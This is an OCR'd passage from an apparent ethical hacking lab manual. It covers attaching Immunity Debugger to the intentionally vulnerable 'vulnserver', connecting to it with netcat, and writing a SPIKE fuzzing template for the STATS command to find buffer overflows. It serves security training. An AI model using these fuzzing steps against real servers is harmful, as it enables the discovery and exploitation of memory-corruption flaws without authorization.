


8. Follow the wizard and install Immunity Debugger using the default settings.

9. After completion of installation, click on Close. Immunity Debugger Setup pop-up appears click OK to install python.




10. Python Setup window appears, click Next and follow the wizard to install Python using the default settings.




11. After the completion of the installation, navigate to the Desktop, right-click the Immunity Debugger shortcut, and click Run as administrator.


If the User Account Control pop-up appears, click Yes to proceed.




12. The Immunity Debugger main window appears, as shown in the screenshot.



13. Now, click File in the menu bar, and in the drop-down menu, click Attach.




14. The Select process to attach pop-up appears; click the vulnserver process and click Attach.




15. Immunity Debugger showing the vulnerserver.exe process window appears.


16. You can observe that the status is Paused in the bottom-right corner of the window.



17. Click on the Run program icon in the toolbar to run Immunity Debugger.



18. You can observe that the status changes to Running in the bottom-right corner of the window, as shown in the screenshot.




19. Keep Immunity Debugger and Vulnserver running, and click Parrot Security switch to the Parrot Security machine.
20. We will now use the Netcat command to establish a connection with the target vulnerable server and identify the services or functions provided by the server.
21. In the Parrot Security machine, open a Terminal window and execute sudo su to run the programs as a root user (When prompted, enter the password toor).

The password that you type will not be visible.


22. Now, run cd command to jump to the root directory.
23. Execute nc -nv 10.10.1.11 9999 command.

Here, 10.10.1.11 is the IP address of the target machine (Windows 11) and 9999 is the target port.

24. The Welcome to Vulnerable Server! message appears; type HELP and press Enter.
25. A list of Valid Commands is displayed, as shown in the screenshot.




26. Type EXIT and press Enter to exit the program.



27. Now, we will generate spike templates and perform spiking.

Spike templates define the package formats used for communicating with the vulnerable server. They are useful for testing and identifying functions vulnerable to buffer overflow exploitation.

28. To create a spike template for spiking on the STATS function, run pluma stats.spk command to open a text editor.




29. In the text editor window, type the following script:

s_readline();

s_string("STATS ");

s_string_variable("0");

